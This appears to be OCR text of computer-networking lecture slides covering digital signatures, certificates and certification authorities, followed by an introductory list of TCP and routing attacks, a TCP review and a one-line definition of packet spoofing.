
She will use Bob's **public key**

Digital Signatures


- What is a unique identifier for bob? What is something that only bob knows and nobody else?
- ➢ His **private key**

Bob encrypts his hashed message using his **private key**, and sends the signed hash, along with message to Alice. Alice decrypts using his **public key** and verifies that the hashes match


Sending a digital Signature



Verifying a digital signature




Digital Signatures



How do we know that this is **Bob's** public key ?

We don't have a way to link entities to their public keys




Digital Certificates

Certificates are an authoritative document that links entities (person, router, organization) to their public key

Creating certificates are done by a **Certification Authority** (digicert, lets encrypt, comodo)


Some are more trustworthy than others…



On your web browser, you exchange certificate information with the websites you are visiting

Securing Email

Symmetric Crypto, Asymmetric Crypto, and Hashing all work together to send secure, authentic messages



Announcements

Wireshark Lab 2 due when we get back from Thanksgiving ☺

PA4 will be posted soon, will talk about it on Monday

After today, you will be able to finish HW3

Email me if you need anything over the break

Network Attacks


- Disrupt services, steal data, cause damage over a network

TCP related attacks
- TCP Reset
- TCP Flooding
- TCP Hijack


Malicious Network Routing
- BGP Hijack
- DNS Poisoning

We talk about **some** of these in-depth in CSCI 476

Review of TCP




Review of TCP



If the Reset (RST) flag is set (1), then the TCP connection will be **reset**


If the SYN flag is set(1), then a TCP handshake will be attempted



TCP Handshake

Network Attacks

Packet spoofing is the creation of network packets, typically with the purpose of impersonating another person or system



We can use the scapy module to easily construct spoofed packets

